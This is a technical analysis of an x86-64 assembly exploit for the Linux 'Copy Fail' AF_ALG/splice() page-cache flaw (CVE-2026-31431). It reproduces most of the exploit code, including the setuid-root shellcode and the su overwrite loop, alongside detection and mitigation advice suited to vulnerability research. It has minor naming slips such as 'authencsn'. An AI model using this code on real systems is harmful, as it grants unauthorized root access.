

Copy Fail in x86-64 Assembly

Analysis of an AF_ALG/`splice()` page-cache privilege-escalation primitive

Kaya Ercihan

11.05.2026

Abstract

This report analyses the assembly exploit implementation in `ercihan/copy.fail`. The exploit targets CVE-2026-31431, commonly named Copy Fail, and implements the technique in Intel-syntax x86-64 assembly rather than in the compact Python style used by the original public proof of concept. At a high level, the program converts the vulnerable `algif_aead` AF_ALG path into a deterministic 4-byte write primitive against page-cache-backed data. It repeatedly writes a one-page payload into the cached image of `/usr/bin/su`, then executes `su`; the process observes the modified cached ELF image and reaches a small shellcode path that calls `setuid(0)` and then `execve("/bin/sh", NULL, NULL)`. The analysis is intentionally structured around data layout, ABI mechanics, control-message construction, the per-chunk state machine, payload anatomy, reliability properties, and defensive detection/mitigation.

1 Scope and source base

The analysed artefact is the repository `ercihan/copy.fail`, specifically the Intel-syntax assembly source published as `exploit_as.s`. The repository describes the program as a working local root proof of concept for CVE-2026-31431 / Copy Fail on Rocky Linux 9.5 with kernel `5.14.0-503.40.1.el9_5.x86_64`; it also documents the high-level chain: open `/usr/bin/su`, create an AF_ALG AEAD socket for `authencesn(hmac(sha256),cbc(aes))`, use `sendmsg()` plus `splice()`, write the payload in 4-byte chunks into the page cache, and finally execute `su` [1].

This report does not treat Copy Fail as a generic memory-corruption exploit. It treats the implementation as a precise data-movement exploit in which the interesting primitive is not an arbitrary write to normal file storage, but a controlled write into page-cache pages that are later consumed by `execve()`. Public analysis from Xint describes the same core property: the vulnerable path gives an unprivileged local process a deterministic controlled 4-byte write into page-cache-backed data, and the on-disk file can remain unchanged while later reads and executions observe the corrupted cached copy [2]. CERT-EU characterises the bug as a local privilege-escalation flaw in the Linux kernel `algif_aead` module, reachable through the AF_ALG userspace crypto API and `splice()` [3].

2 Threat model and vulnerability background

The threat model is local code execution as an unprivileged user on a vulnerable Linux kernel. The target object is a readable `setuid-root` executable, here `/usr/bin/su`. Because the exploit abuses page-cache provenance, it does not need write permission on the target file and does not modify the file through the normal VFS write path. The key observation is that `splice()` can move file-backed pages into a pipe without copying them into userspace, and

those pages can then become input scatterlist entries for the AF_ALG crypto operation. In the vulnerable `authencesn` AEAD path, a scratch write crosses into scatterlist entries that still reference the page cache, producing a 4-byte modification of cached file data [2, 3].

The official Linux crypto userspace documentation establishes the normal AF_ALG protocol shape. Userspace creates an AF_ALG socket, binds it to a cipher or transform, calls `accept()` to obtain the operation socket, sends operation parameters through `sendmsg()` control messages, and receives the result through `read()` or `recv()` [4]. The relevant UAPI constants are also visible in `include/uapi/linux/af_alg.h`: `ALG_SET_KEY=1`, `ALG_SET_IV=2`, `ALG_SET_OP=3`, `ALG_SET_AEAD ASSOCLLEN=4`, `ALG_SET_AEAD_AUTHSIZE=5`, and `ALG_OP_DECRYPT=0` [5].

3 Attack-flow overview

Figure 1 summarises the exploit as a capability pipeline. The assembly program is a loop around one primitive: for each 4-byte offset in the 4096-byte payload, it configures an AEAD decrypt request, injects a controlled 4-byte chunk into the AAD region, splices the corresponding 4 bytes of the target file into the AF_ALG request socket, triggers the vulnerable decrypt path through `recv()`, and advances to the next offset.




Figure 1: Attack flow of the x86-64 assembly Copy Fail exploit.

4 Exploit architecture

4.1 Static constants and high-level register roles

The assembly source fixes the primitive width to four bytes and uses the AF_ALG constants directly:

```

1 .equ SPLICE_LEN,      4
2 .equ AF_ALG,         38
3 .equ SOCK_SEQPACKET,  5
4 .equ SOCKADDR_ALG_LEN, 88
5
6 su_path: .asciz "/usr/bin/su"
7 su_cmd:  .asciz "su"
8 algo:    .asciz "authencesn(hmac(sha256),cbc(aes))"

```

Listing 1: Exploit constants and target strings

The implementation uses callee-saved registers as persistent state across libc calls. This is a good fit for hand-written System V AMD64 assembly because function arguments use `rdi`, `rsi`, `rdx`, `rcx`, `r8`, and `r9`; the exploit keeps long-lived descriptors and offsets in preserved registers while freely preparing arguments in the volatile argument registers.

Register / object	Meaning in the exploit loop
<code>r12d</code>	File descriptor for the opened target <code>/usr/bin/su</code> .
<code>r13d</code>	Parent <code>AF_ALG</code> socket descriptor.
<code>r14d</code>	Accepted <code>AF_ALG</code> request/operation socket descriptor.
<code>r15d</code>	Current 4-byte payload offset and current splice offset.
<code>rbx</code>	Base pointer to <code>msg_area</code> , the hand-built <code>msghdr</code> / <code>iovec</code> /control-buffer region.
<code>splice_off</code>	64-bit memory object passed as the file offset pointer to <code>splice()</code> .
<code>pipefd</code>	Two 32-bit descriptors for the pipe read and write ends.

Table 1: Persistent state carried by the assembly exploit.

4.2 Entry point and libc bridge

The program defines its own `_start`, then delegates to `__libc_start_main`. This gives the author a normal libc environment for calls such as `open`, `pipe2`, `socket`, `sendmsg`, `splice`, `recv`, `close`, `system`, and `exit`, while still allowing the exploit body itself to be pure assembly.

```
1 _start:
2     endbr64
3     xor ebp, ebp
4     mov r9, rdx
5     pop rsi
6     mov rdx, rsp
7     and rsp, -16
8     push rax
9     push rsp
10    xor r8d, r8d
11    xor ecx, ecx
12    lea rdi, [rip+main]
13    call __libc_start_main@PLT
14    hlt
```

Listing 2: Hand-written entry point delegating to libc start-up

The `endbr64` instruction is compatible with Intel CET/IBT-enabled systems. It is not the exploitation primitive; it simply makes the custom entry point look like a valid indirect-branch target on systems where such instrumentation matters.

5 Payload anatomy

5.1 One-page cached ELF replacement

The `payload` label begins with a minimal ELF64 image. The exploit writes exactly one page because the payload region is padded with:

```
1 .zero 0x1000 - (.-payload)
2 payload_end:
```

Listing 3: Payload page sizing

Since `SPLICE_LEN` is four, the loop performs $0x1000 / 4 = 1024$ primitive invocations. Each iteration writes one dword from `payload + r15` into the cached target page and then advances `r15d` by four.

The first bytes of the payload are an ELF64 header and a single executable `PT_LOAD` program header. The encoded entry point in the byte array is `0x400078`. This corresponds to the standard ELF layout in which the executable segment is mapped at virtual address `0x400000`, the ELF header occupies `0x40` bytes, the single program header occupies `0x38` bytes, and the first active shellcode byte begins at file offset `0x78`. The program header advertises a small executable mapping of `0x9e` bytes, which is enough to cover the headers, the active shellcode, and the terminating `/bin/sh` string.

The source also contains a second, assembly-written copy of the shellcode after padding to offset `0x400`. In the current byte layout, the active entry path is the inline shellcode at offset `0x78`; the later copy is still part of the page that gets written, but it is not needed for the entry point encoded in the minimal ELF header.

5.2 Shellcode semantics

The shellcode is deliberately small and architecture-specific. It performs three syscalls: `setuid(0)`, `execve("/bin/sh", NULL, NULL)`, and `exit(0)` as a fallback if `execve()` fails.

```
1 # shellcode setuid + execve /bin/sh
2 xor eax, eax
3 xor edi, edi
4 mov al, 0x69
5 syscall
6 lea rdi, [rip + binsh]
7 xor esi, esi
8 push 0x3b
9 pop rax
10 cdq
11 syscall
12 xor edi, edi
13 push 0x3c
14 pop rax
15 syscall
16
17 binsh:
18     .asciz "/bin/sh"
```

Listing 4: x86-64 payload shellcode

The register use follows the Linux x86-64 syscall ABI. `rax` carries the syscall number, `rdi` carries argument 0, `rsi` carries argument 1, and `rdx` carries argument 2. The relevant syscall numbers are `0x69` for `setuid`, `0x3b` for `execve`, and `0x3c` for `exit`. Because the payload calls `setuid(0)` but not `setgid(0)`, the resulting process can show `uid=0(root)` while retaining the original user's group context, matching the repository demonstration [1].

6 Main loop as a 4-byte state machine

6.1 Target open and offset initialization

The exploit opens `/usr/bin/su` read-only and stores the descriptor in `r12d`. It then starts at payload offset zero.

```
1 lea rdi, [rip + su_path]
2 xor esi, esi
3 call open@PLT
4 cmp eax, -1
5 je .open_failed
6 mov r12d, eax
7
8 xor r15d, r15d
9
10 .loop:
11     cmp r15d, (payload_end - payload)
12     jge .run_su
13
14     mov eax, r15d
15     mov QWORD PTR [rip + splice_off], rax
```

Listing 5: Target open and loop offset setup

The offset value has two roles. First, it selects the next dword from the payload. Second, it is passed to `splice()` as the source offset in the target file. That coupling is what turns the loop into a page-cache patcher: dword `payload[i:i+4]` is aimed at cached file bytes `su[i:i+4]`.

6.2 Pipe creation

The exploit allocates a fresh pipe for every chunk:

```
1 lea rdi, [rip + pipefd]
2 mov esi, 0x80000
3 call pipe2@PLT
4 cmp eax, -1
5 je .pipe_failed
```

Listing 6: Per-iteration pipe creation

The flag `0x80000` is `O_CLOEXEC`. Operationally, the pipe is the bridge that lets the code use `splice()` twice: once from the target file into the pipe, and once from the pipe into the `AF_ALG` request socket. The key property is that the kernel can propagate file-backed page references through this path instead of forcing a userspace copy.

7 AF_ALG setup

7.1 Parent socket and `sockaddr_alg`

Each iteration creates and binds a parent `AF_ALG` socket:

```
1 mov edi, AF_ALG
2 mov esi, SOCK_SEQPACKET
3 xor edx, edx
4 call socket@PLT
5 cmp eax, -1
6 je .socket_failed
7 mov r13d, eax
```

```

8
9 lea rdi, [rip + sockaddr_alg_buf]
10 xor eax, eax
11 mov ecx, 11
12 rep stosq
13
14 mov WORD PTR [rip + sockaddr_alg_buf + 0x00], AF_ALG
15 mov BYTE PTR [rip + sockaddr_alg_buf + 0x02], 'a'
16 mov BYTE PTR [rip + sockaddr_alg_buf + 0x03], 'e'
17 mov BYTE PTR [rip + sockaddr_alg_buf + 0x04], 'a'
18 mov BYTE PTR [rip + sockaddr_alg_buf + 0x05], 'd'
19 lea rdi, [rip + sockaddr_alg_buf + 0x18]
20 lea rsi, [rip + algo]
21 call strcpy@PLT

```

Listing 7: AF_ALG socket creation and bind target

The buffer is exactly 88 bytes, matching the classic `struct sockaddr_alg`: two bytes of family, fourteen bytes of type, two 32-bit feature/mask fields, and a 64-byte algorithm name field. The string fields select the AEAD transform `authencsn(hmac(sha256),cbc(aes))`, which is the vulnerable template used by the public Copy Fail exploit family.

7.2 Key, authentication size, and request socket

After binding, the assembly sets a key, configures AEAD authentication size, and accepts the operation socket.

```

1 mov edi, r13d
2 mov esi, 279          # SOL_ALG
3 mov edx, 1           # ALG_SET_KEY
4 lea rcx, [rip + key]
5 mov r8d, 72
6 call setsockopt@PLT
7
8 mov edi, r13d
9 mov esi, 279          # SOL_ALG
10 mov edx, 5           # ALG_SET_AEAD_AUTHSIZE
11 xor ecx, ecx         # optval = NULL
12 mov r8d, 4           # authsize = optlen
13 call setsockopt@PLT
14
15 mov edi, r13d
16 xor esi, esi
17 xor edx, edx
18 call accept@PLT
19 mov r14d, eax

```

Listing 8: AF_ALG options and request socket creation

The null `optval` with `optlen=4` is not accidental. In the kernel AF_ALG implementation, `ALG_SET_AEAD_AUTHSIZE` calls the type-specific `setauthsize` handler with `optlen`; the value is therefore encoded by the length argument rather than by an integer loaded from the user pointer [6]. The resulting accepted descriptor `r14d` is the file descriptor used for `sendmsg()`, the second `splice()`, and `recv()`.

8 Manual msghdr and control-message construction

8.1 Memory layout

The most implementation-specific part of the assembly exploit is the manual construction of `struct msghdr`, one `iovec`, and three `cmsghdr` records in `msg_area`. The code avoids C structs entirely and writes the layout by absolute offsets from `rbx`.

```
1 lea rbx, [rip + msg_area]
2 mov rdi, rbx
3 xor eax, eax
4 mov ecx, 64
5 rep stosq
6
7 mov QWORD PTR [rbx + 0x00], 0      # msg_name
8 mov QWORD PTR [rbx + 0x08], 0      # msg_namelen
9 lea rax, [rbx + 0x80]
10 mov QWORD PTR [rbx + 0x10], rax    # msg_iov
11 mov QWORD PTR [rbx + 0x18], 1      # msg_iovlen
12 lea rax, [rbx + 0x100]
13 mov QWORD PTR [rbx + 0x20], rax    # msg_control
14 mov QWORD PTR [rbx + 0x28], 88     # msg_controllen
15
16 lea rax, [rbx + 0x200]
17 mov QWORD PTR [rbx + 0x80], rax    # iov_base
18 mov QWORD PTR [rbx + 0x88], 8      # iov_len
```

Listing 9: msghdr and iovec skeleton in `msg_area`

Region	Offset	Size	Purpose
msghdr	0x00	0x30	Null name fields, one iovec, control pointer, control length 88.
iovec	0x80	0x10	Points at <code>msg_area+0x200</code> , length 8.
Control buffer	0x100	0x58	Three CMSG records: operation, IV, and AAD length.
AAD bytes	0x200	0x08	Four filler bytes followed by the controlled payload dword.

Table 2: Layout of `msg_area`.

8.2 Controlled dword injection

The data sent through the `iovec` is eight bytes. The first four bytes are a filler marker, the second four bytes are copied from the payload at the current loop offset.

```
1 mov DWORD PTR [rbx + 0x200], 0x41414141
2 mov ecx, r15d
3 mov eax, DWORD PTR [payload + rcx]
4 mov DWORD PTR [rbx + 0x204], eax
```

Listing 10: Embedding the current payload dword in the AAD buffer

This is the payload selection point. Every other part of the iteration is structural: socket setup, control messages, and splices. The one value that changes per loop is this dword and the matching `splice_off` value.

8.3 CMSG records

The three control messages are arranged at offsets that match `CMSG_SPACE()` alignment on x86-64. The first message selects decrypt mode. The second supplies a zero IV with length `0x10`. The third declares `assoclen=8`, so the eight `iovec` bytes are treated as AAD.

```

1 # ALG_SET_OP = ALG_OP_DECRYPT
2 mov QWORD PTR [rbx + 0x100 + 0x00], 20
3 mov DWORD PTR [rbx + 0x100 + 0x08], 279
4 mov DWORD PTR [rbx + 0x100 + 0x0c], 3
5 mov DWORD PTR [rbx + 0x100 + 0x10], 0
6
7 # ALG_SET_IV, ivlen = 0x10, iv = all zero
8 mov QWORD PTR [rbx + 0x118 + 0x00], 36
9 mov DWORD PTR [rbx + 0x118 + 0x08], 279
10 mov DWORD PTR [rbx + 0x118 + 0x0c], 2
11 mov BYTE PTR [rbx + 0x118 + 0x10], 0x10
12
13 # ALG_SET_AEAD_ASSOCLEN = 8
14 mov QWORD PTR [rbx + 0x140 + 0x00], 20
15 mov DWORD PTR [rbx + 0x140 + 0x08], 279
16 mov DWORD PTR [rbx + 0x140 + 0x0c], 4
17 mov DWORD PTR [rbx + 0x140 + 0x10], 8

```

Listing 11: AF_ALG control-message layout

CMSG	Offset	Length	Type	Data
Operation	0x100	20	ALG_SET_OP	ALG_OP_DECRYPT.
IV	0x118	36	ALG_SET_IV	ivlen=0x10, zero IV bytes.
AAD length	0x140	20	ALG_SET_AEAD_ASSOCLEN	assoclen=8.

Table 3: Semantics of the three AF_ALG control messages.

The `assoclen=8` choice is central to the Copy Fail construction. The exploit uses AAD bytes not as cryptographic input in the usual benign sense, but as the place where the controlled dword is staged for the vulnerable `authencsn` scratch movement. The decryption operation is expected to fail authentication; the write side effect is the desired outcome.

9 Trigger path: `sendmsg()`, two `splice()` calls, and `recv()`

9.1 Staging the AEAD request

The program first sends the prepared `msg_hdr` with `MSG_MORE`:

```

1 mov edi, r14d
2 lea rsi, [rip + msg_area]
3 mov edx, 0x8000
4 call sendmsg@PLT
5 cmp rax, -1
6 je .sendmsg_failed
7 cmp rax, 8
8 jne .sendmsg_partial

```

Listing 12: `sendmsg` of the crafted AEAD request

The return value check enforces that all eight staged AAD bytes were accepted. In this exploit, a partial `sendmsg()` is not recoverable because the exact data-stream layout is part of the primitive.

9.2 Splicing page-cache-backed data into AF_ALG

The first `splice()` moves four bytes from `/usr/bin/su` at `splice_off` into the pipe. The second `splice()` moves those pipe bytes into the AF_ALG request socket.

```
1 # splice from su into pipe
2 mov edi, r12d
3 lea rsi, [rip + splice_off]
4 mov edx, DWORD PTR [rip + pipefd + 4]
5 xor ecx, ecx
6 mov r8d, SPLICE_LEN
7 xor r9, r9
8 call splice@PLT
9
10 # splice from pipe into af_alg socket
11 mov edi, DWORD PTR [rip + pipefd]
12 xor esi, esi
13 mov edx, r14d
14 xor ecx, ecx
15 mov r8d, SPLICE_LEN
16 xor r9, r9
17 call splice@PLT
```

Listing 13: The two splice calls that transport page-cache references

This is the transport mechanism that distinguishes Copy Fail from a normal userspace crypto request. The exploit wants the vulnerable kernel path to interact with page-cache-backed scatterlist entries. The pipe is therefore not incidental; it is the object that lets file-backed bytes be forwarded into the AF_ALG operation while preserving the page-cache relationship relevant to the bug.

9.3 Triggering the side effect

After `sendmsg()` and the two `splice()` calls, the program calls `recv()`:

```
1 mov edi, r14d
2 lea rsi, [rip + msg_area]
3 mov edx, 32
4 xor ecx, ecx
5 call recv@PLT
```

Listing 14: `recv` triggers the vulnerable decrypt path

For the exploit, the cryptographic output is not the value of interest. The important property is that `recv()` drives the AEAD decrypt/authentication path inside the kernel. In the vulnerable implementation, the scratch write can happen before the authentication failure is surfaced. That side effect modifies the cached target page at the current offset, and then the loop tears down the per-iteration descriptors and proceeds to the next dword.

10 Iteration, teardown, and final execution

Every successful chunk closes the accepted request socket, the parent AF_ALG socket, and both pipe ends, then advances by four bytes.

```
1 mov edi, r14d
2 call close@PLT
3 mov edi, r13d
4 call close@PLT
5 mov edi, DWORD PTR [rip + pipefd]
```

```

6 call close@PLT
7 mov edi, DWORD PTR [rip + pipefd + 4]
8 call close@PLT
9
10 add r15d, 4
11 jmp .loop

```

Listing 15: Per-chunk teardown and loop advance

When `r15d` reaches `payload_end-payload`, the exploit invokes `system("su")`:

```

1 .run_su:
2     lea rdi, [rip + su_cmd]
3     call system@PLT
4     xor eax, eax
5     leave
6     ret

```

Listing 16: Executing the cached target after the payload page has been written

At this point, `execve()` of `/usr/bin/su` observes the modified page-cache image rather than the original first page of the file. The image is a minimal ELF whose entry path reaches the shellcode described in Section 5.2. The result is a root-UID shell if the kernel is vulnerable and the exploit has successfully patched the cached page.

11 Why the assembly implementation is technically notable

The public Copy Fail discussion often focuses on the compactness of the Python proof of concept. The assembly implementation is interesting for different reasons.

First, it exposes every ABI detail. The `msghdr`, `iovec`, and `cmsghdr` layouts are not delegated to Python objects or C struct initializers. They are built with explicit stores at fixed offsets. This makes the exploit easier to study at the binary-interface level, because the analyst can map each store directly to the kernel’s expected userspace ABI.

Second, the chunk loop is visibly deterministic. The loop invariant is simple:

For offset `i`, put `payload[i:i+4]` into the AAD dword, splice `/usr/bin/su[i:i+4]` into `AF_ALG`, trigger decrypt, then set `i := i + 4`.

Third, the payload is not a high-level patch to an existing code cave. The exploit writes an entire minimal ELF first page into the page cache. This removes the need to reason about the original `/usr/bin/su` instruction layout, symbols, or relocation state. The `setuid` bit on the original file supplies the privilege transition; the cached first page supplies the replacement execution image.

12 Reliability observations

The implementation includes explicit failure checks for the main kernel/userland operations: `open`, `pipe2`, `socket`, `bind`, `setsockopt`, `accept`, `sendmsg`, and both `splice()` calls. It also distinguishes full-size and partial `sendmsg()` or `splice()` results. This is important because a partial transfer would desynchronise the exploit’s assumed stream layout from the kernel’s actual stream state.

Two small robustness issues are visible from the assembly itself. First, `r13d` and `r14d` are not initialised to a sentinel before early failure branches; a hardened diagnostic build would initialise descriptor registers to `-1`. Second, `pipefd` is BSS-backed and therefore initially zero;

the generic cleanup path treats file descriptor zero as closeable. In a successful run these issues are irrelevant, but they matter for clean failure handling in a reusable research harness.

The code also does not check the return value of the final `recv()`. For this exploit family, that is understandable: authentication failure is expected and the intended effect is the write side effect before the failed result is reported. From a measurement perspective, however, instrumenting the `recv()` return and `errno` would be useful for distinguishing a failed trigger from a successful trigger whose cryptographic operation returned an error after the page-cache mutation.

13 Defensive interpretation

A useful detection model is the temporal sequence, not a single syscall. Elastic’s detection guidance correlates bursts of non-root `AF_ALG`-class socket or `splice()` activity with a subsequent process execution where the effective user is root but the login user remains non-root, which matches the Copy Fail pattern of `AF_ALG/splice()` activity followed by execution of a corrupted cached `setuid` binary [7]. Investigation should prioritise process trees that combine `socket(AF_ALG)`, `sendmsg()`, `splice()`, and execution of `setuid`-root helpers such as `su`, `sudo`, `passwd`, or similar binaries.

Mitigation is kernel-centric. CERT-EU recommends applying fixed kernels as soon as available and, as an interim measure, disabling `algif_aead` or blocking `AF_ALG` socket creation via `seccomp` in containerised workloads and pipelines [3]. Because the primitive operates on shared page-cache state, container origin does not make it harmless: the vulnerable object is the host kernel and the host page cache, not only the container filesystem view.

14 Conclusion

The assembly exploit is a compact but complete demonstration of how a page-cache write primitive can be composed into local privilege escalation. Its structure is disciplined:

1. create an `AF_ALG` AEAD operation for the vulnerable `authenc_ssn` transform
2. construct `sendmsg()` control messages manually, including decrypt mode, IV, and AAD length
3. place one controlled payload dword into the AAD bytes
4. splice the corresponding target-file dword through a pipe into the `AF_ALG` request
5. trigger the vulnerable kernel path with `recv()`
6. repeat until a one-page minimal ELF image exists in the cached first page of `/usr/bin/su`
7. execute `su`, causing the cached ELF payload to run as the `setuid`-root program image

The important research lesson is that the exploit does not need a race, a kernel address leak, or target-specific offsets in the `setuid` binary. It instead uses a deterministic data-flow bug: `splice()` preserves page-cache references, `AF_ALG` consumes those references as crypto scatterlist input, and the vulnerable AEAD path writes a controlled dword through a destination scatterlist that can overlap page-cache-backed data. The assembly version makes this chain visible at the ABI level, especially in the hand-built `msg_hdr` and `CMSG` records and in the per-dword loop that maps payload offsets directly to cached target offsets.

References

- [1] K. Ercihan, *Linux AF_ALG Local Privilege Escalation PoC (Rocky Linux 9.5)*, GitHub repository `ercihan/copy.fail`, 2026. <https://github.com/ercihan/copy.fail>
- [2] J. Im and Xint Code Research Team, *Copy Fail: 732 Bytes to Root on Every Major Linux Distribution*, Xint, 29 Apr. 2026. <https://xint.io/blog/copy-fail-linux-distributions>
- [3] CERT-EU, *Security Advisory 2026-005: High Vulnerability in the Linux Kernel (“Copy Fail”)*, 30 Apr. 2026. <https://cert.europa.eu/publications/security-advisories/2026-005/pdf>
- [4] The Linux Kernel documentation, *User Space Interface - The Linux Kernel Crypto API*. <https://www.kernel.org/doc/html/v6.3/crypto/userspace-if.html>
- [5] Linux kernel source, *include/uapi/linux/if_alg.h*, Torvalds Linux tree. https://github.com/torvalds/linux/blob/master/include/uapi/linux/if_alg.h
- [6] Linux kernel source, *crypto/af_alg.c*, Torvalds Linux tree. https://github.com/torvalds/linux/blob/master/crypto/af_alg.c
- [7] Elastic Security, *Potential Copy Fail (CVE-2026-31431) Exploitation via AF_ALG Socket*, Elastic Security documentation. <https://www.elastic.co/guide/en/security/8.19/potential-copy-fail-cve-2026-31431-exploitation-via-af-alg-socket.html>